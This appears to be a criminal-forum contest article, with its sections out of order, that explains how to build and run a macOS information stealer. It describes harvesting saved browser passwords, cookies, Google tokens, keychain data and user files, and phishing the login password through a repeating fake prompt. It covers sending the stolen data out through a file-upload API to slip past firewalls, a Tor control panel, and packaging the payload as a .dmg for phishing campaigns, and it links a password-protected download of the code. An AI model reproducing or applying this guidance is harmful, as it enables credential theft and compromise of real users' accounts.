Password: xss_password
To solve this, we made some modifications to the original chainbreaker.py script so that it returns the data in JSON format, filtering out only the useful information we need! Removing the unnecessary outputs!

Perfect, now the result returned only contains the information that is useful for the next steps!
Within the main function, after capturing the keychain data, we proceed to decrypt the data from the browsers!
The decrypt_browser_data function we are using to decrypt the data is part of the decrypt_browser_data.py script.
Inside the script, the first relevant function that is called is passwords = extract_passwords(keychain_output), which correctly separates the JSON data returned by the Chainbreaker process and stores it in a local variable.
After that, a comparison is made on the names to capture the correct passwords for each browser. In our case, we support only two browsers: Chrome and Brave, but it could be any Chromium-based browser.
Then, we map the profiles and paths of the files to be used later, such as:
Now, after mapping the paths, we call the decryption scripts, where we first decrypt the passwords!
But before showing the decryption process, I would like to talk about the problems encountered during the creation of this script and how we arrived at the final result!
Unlike the keychain file, where we didn't know its format, Chrome's files are well-known and documented, so it wasn't a problem understanding the data, which is in the SQLite format!
The first issue was that we didn't know the decryption algorithms and logic. For example, I’m personally very familiar with Chrome stealers on Windows, and if we look at Chromium's documentation, we can see that it uses AES-256-GCM:
https://source.chromium.org/chromium/chromium/src/+/main:components/os_crypt/sync/os_crypt_win.cc;l=1?q=os_crypt_win.cc&sq=&ss=chromium/chromium/src
But the process is completely different for macOS, which uses AES-128-CBC:
https://source.chromium.org/chromium/chromium/src/+/main:components/os_crypt/sync/os_crypt_mac.mm
As the project is open-source, the reverse engineering process is much simpler!
So, looking at the source code, we can also see that the safestoragekey we capture from Chainbreaker is not directly the decryption key. In reality, this password is used to derive the actual key, according to this structure:
So, we can see that the final key is generated using the PBKDF2 algorithm.
With this updated information we can go back to our chrome password decryption script! decrypt_browser_passwords.py:
The first thing we do in our script is the assembly and derivation of our key, which will be used for data decryption! This key is assembled following the structure we reviewed earlier in the documentation!
After that, we open the file and initiate the connection with the SQLite database! Then, we capture the login data!
After that, we decrypt the values of password_value and return the data in JSON format!
We perform the same process for cookies, simply modifying the query and the SQLite file! Here's how it looks in decrypt_browser_cookies.py:
The same process is also done for history and service_token.
Perfect, at this point, our stealer has all the information it needs! Now, we will simply copy everything into a .zip file and send it to the server so that our user can access this information in the Control Panel!
main.py :
Here, the interaction with our secret-decoder is finalized, and it triggers the entire process again in an infinite loop!
Now, let's talk about the Apache server side, which serves as the web interface for our stealer. There's nothing too remarkable here, it simply separates the already decrypted files and displays them to the client on the dashboard!
Our script beacon_gate.php basically handles the process of uploading, extracting, and processing a ZIP file containing JSON data. It performs the following steps:
This script has the following key points:
Here it is! If you liked it, feel free to let me know in the comments below. If you didn’t, I’d appreciate your feedback as well! I welcome criticism, but please remember that constructive criticism is different from offending. Be respectful and helpful in your comments!

 gofile.io
The password for the file: xss.pro
Пароль для файла: xss.pro
Статья написана для Конкурса статей #10
First of all, I would like to extend my sincere gratitude to the sponsor of this competition (posterman)! Your support of both the forum and the community is truly appreciated.
Извиняюсь перед всеми русскоязычными участниками форума , так как статья написана на английском языке. Из-за ограничения на 100K символов на пост я не смог включить перевод, как планировалось. Благодарю за понимание! Today, we will discuss the development of malware for macOS, specifically a "Stealer." This article will be structured as follows:
- Introduction
- Setup and Configuration
- Practical Demonstration
- Complete Technical Explanation
Let’s outline the capabilities of our Stealer.
Stealer Capabilities
Our Stealer must be capable of capturing the following information:- Passwords (Chrome and Brave)
- Cookies (Chrome and Brave)
- History (Chrome and Brave)
- Google Auth "Service Token" (Chrome and Brave)
- File Grabber (should capture files like .pdf, .docx, etc.)
- Keychain_db (macOS’s custom-formatted keychain database file)
- User Keychain Password (the user’s password, usually the same one used to derive the keychain decryption key)

- Login panel
-

- Logs panel

- Builder Panel

- Configuration panel

- Tor domain
Important Note: The entire decryption process will happen server-side.
Important Note: Data will not be sent to a traditional command-and-control (C2) server as most stealers do. Instead, we will implement an exfiltration system via the Uploadcare API, which will receive the data and then pass it indirectly to our C2 server. This helps bypass firewall rules that might block requests to untrusted domains and allows us to work entirely locally without renting or purchasing VPS servers, reducing operational costs. Remember, we are using this API (Uploadcare), but the concept should work with any API that allows:
- Uploading
- Listing
- Capturing
- Deleting
Our Structure
As a Docker container enthusiast, I will organize everything within containers to simplify the configuration and maintenance for users, even without deep system administration knowledge. We will have the following containers:- Builder: Responsible for compiling our payload (the code to be executed on the victim’s machine).
- Webserver: Hosts our PHP front-end pages using Apache.
- MySQL Database: Handles MySQL database operations.
- phpMyAdmin: Facilitates the configuration and modifications of our MySQL database (note: this container should be removed after the development phase!).
- Tor: Hosts our Tor domain so our PHP pages are accessible via Tor: macosxyiom7tvr4elggpeexsk5jsk5fgcscttaq55jhfnxfoupnwybid.onion
- Secret-Decoder: Responsible for decrypting the Keychain_db file, extracting browser SafeStorageKey passwords, decrypting the data, and sending it to the web server.
Setting Up the Test Environment
Now that we have a general idea of our Stealer, let’s discuss setting up the test lab! In other words, how can we (as people who don’t have macOS machines) test whether macOS malware works?As we all know, creating a phishing campaign, investing in traffic, emails, and other elements to infect victims is a slow and expensive process. Therefore, we will only deploy a payload in a phishing campaign after testing if it actually works! But how can we do this without having a Mac computer?
There are many ways to achieve this! After exploring GitHub, I found a simple and quick method: I’m talking about the project OSX-KVM.
Credits:
- Project Name: OSX-KVM
- Author: Dhiru Kholia
- Contact: X (formerly Twitter)
Initial Setup
First, you need to be on a Linux machine. You can use VirtualBox, VMware, or, in my case, WSL with an Ubuntu image.Follow these steps on a Linux machine:
Install QEMU and other packages:
Bash:
sudo apt-get install qemu-system uml-utilities virt-manager git \
    wget libguestfs-tools p7zip-full make dmg2img tesseract-ocr \
tesseract-ocr-eng genisoimage vim net-tools screen -yClone the repository:
Bash:
cd ~
git clone --depth 1 --recursive https://github.com/kholia/OSX-KVM.git
cd OSX-KVM
To update the repository later, use:
Bash:
git pull --rebaseApply KVM tweaks (if needed):
Bash:
sudo modprobe kvm; echo 1 | sudo tee /sys/module/kvm/parameters/ignore_msrsTo make this change permanent:
Bash:
sudo cp kvm.conf /etc/modprobe.d/kvm.conf  # Intel CPUs
sudo cp kvm_amd.conf /etc/modprobe.d/kvm.conf  # AMD CPUs
Add your user to necessary groups:
Bash:
sudo usermod -aG kvm $(whoami)
sudo usermod -aG libvirt $(whoami)
sudo usermod -aG input $(whoami)Fetch the macOS installer:
Bash:
./fetch-macOS-v2.pyChoose your desired macOS version. After this step, you should have a BaseSystem.dmg file in the current folder.
Convert the installer:
Bash:
dmg2img -i BaseSystem.dmg BaseSystem.imgCreate a virtual HDD for macOS installation:
Bash:
qemu-img create -f qcow2 mac_hdd_ng.img 256GNote: Use a fast SSD/NVMe disk for best results.
Modify the configuration file to increase RAM and CPU:
Open the configuration file (typically the nano OpenCore-Boot.sh or other configuration files) and update the RAM and CPU settings to match your hardware.
Bash:
# Modify these values to increase RAM and CPU allocation
ALLOCATED_RAM="16384"  # 16 GB of RAM
CPU_SOCKETS="1"        # 1 CPU socket
CPU_CORES="4"          # 4 CPU cores
CPU_THREADS="3"        # 3 threads per core
Start the installation:
Bash:
./OpenCore-Boot.shHere, you should follow the standard macOS installation process. This may take a few minutes.
You should first go to Disk Utility, select the disk that has more than 200GB, and click Erase!
Define a name for your disk and proceed:
Go back to the options menu and click on "Reinstall macOS Ventura." Keep in mind that this version was the only one that worked without issues for me, so I recommend using this version!
After that, choose the disk we just created and proceed.
If you see this screen for the first time, check if there is a disk with the name you created, for example, xss_forum in our case! If it does not exist, simply press Enter in the "macOS Installer".
This may take some time, and the machine may restart several times. Please be patient!
After a few restarts, we will have our disk "xss_forum" that we created. Just select it using the arrow keys and press enter!
After that, it should restart again, and if everything is correct, you will be presented with the system configuration process.
Add the information to create your user account and proceed.
Perfect! Now we have our macOS fully installed and configured, and we can proceed with our article!
After properly setting up your macOS for testing, let's start the server for our Stealer. Everything is very simple and convenient; just run the following commands:
Bash:
docker compose build --no-cache
Bash:
docker compose up -dRemember, I'm assuming you already have Docker installed on your machine and understand how it works!
That's it! The entire server setup process is complete. Just wait a few minutes for everything to fully initialize. For instance, the database may take a bit longer to be ready.
After starting the server, you need to create an account and log in. You should also do the same on uploadcare.com and capture your API credentials, which will be used in the next steps!
After creating your account on uploadcare, you need to go to the settings panel of your Stealer and add your API credentials. This is necessary because our container, secret-decoder, will use these credentials to check for any new logs to be captured for the server!
After configuring the API credentials, go to the build panel and create your first payload. The process is usually very quick and 100% automatic. Remember to use only the credentials that have already been included in the server's configuration.
Now that we have our payload, let's transfer it to the victim's machine and execute it. In our case, this will be done on our testing machine! (Remember to install Chrome and Brave browsers, add saved passwords, and log in with a Google account, etc.) This will ensure that the test is valid and that the data is being captured correctly!
Before executing this step, we need to explain how this would work in a real phishing scenario.
On macOS, programs are distributed in .dmg files, but since we are just testing our malware locally, we will use the program in its raw format: apple-darwin24 (Mach-O). To do this, we will simply grant execution permission and run it manually in the terminal:
Bash:
chmod +x ./main_payload
./main_payload
In a real scenario, this compiled payload should be placed inside a .dmg file along with the required macOS metadata and application structure to be recognized as a valid macOS app. macOS expects applications to follow a specific format called the .app bundle, which is a directory structure that macOS recognizes as an application.
.app Bundle: The .app bundle is typically named [AppName].app, such as MyApp.app. Inside this bundle, the app has a defined directory structure that includes:
- Contents/: The top-level directory of the .app bundle.
- MacOS/: Contains the compiled binary executable of the app.
- Resources/: Stores all assets like icons, images, and other files required by the app.
- Info.plist: A property list file that holds metadata about the app, such as its name, version, supported architectures, and permissions.
- Frameworks/: This directory contains any frameworks the app relies on.
- PlugIns/: Holds any plugins used by the app.
- CFBundleExecutable: The name of the app's executable binary (e.g., MyApp).
- CFBundleIdentifier: A unique identifier for the app (e.g., com.example.myapp).
- CFBundleVersion: The version number of the app (e.g., 1.0).
- LSApplicationCategoryType: Defines the app’s category (e.g., public.app-category.utilities).
- NSHighResolutionCapable: Indicates whether the app supports high-resolution displays.
Here is an example image created using DMG Canvas that shows how our DMG installer would appear if we were to create one for our stealer. This image demonstrates the standard layout and visual elements typically seen in a macOS application installer.
After executing our payload, the first thing that appears is the user password prompt! This is done using osascript (we will discuss this in more detail in the technical part of the article!). In this case, the password is necessary because without it, we will not be able to decrypt the keychain_DB file, which store the safestoragekey passwords that browsers use to decrypt the saved credentials. If the user enters an incorrect password, our program will detect this and will continuously show the prompt until a valid password is provided!
After the correct password is provided, the stealer begins capturing all the browser database files, encodes them in base64, and stores them in a JSON structure along with system information, Grabber files, keychain_db file, user password, ...etc. Everything is organized in a JSON structure and sent to our Uploadcare API. After that, our server captures this data, performs the decryption process, and displays it to the user on the Stealer Logs panel! (We will discuss this in detail in the technical part of the article!)
After all this process, you should see your captured logs in the panel:
Download it, and you will have the following elements:
This first part of the article was aimed at users who don't have much time and just wanted to test the project in a quick and superficial way! From now on, we will dive into the technical and detailed explanations, and only if you have the time and interest to understand how things work behind the scenes should you continue!
Complete Technical Explanation
Now let's understand how everything is organized behind the scenes! We'll start by talking about the containers, the base structure of our system! As mentioned earlier, we have 6 containers:- builder
- webserver
- mysql_db
- phpmyadmin
- tor
- secret-decoder
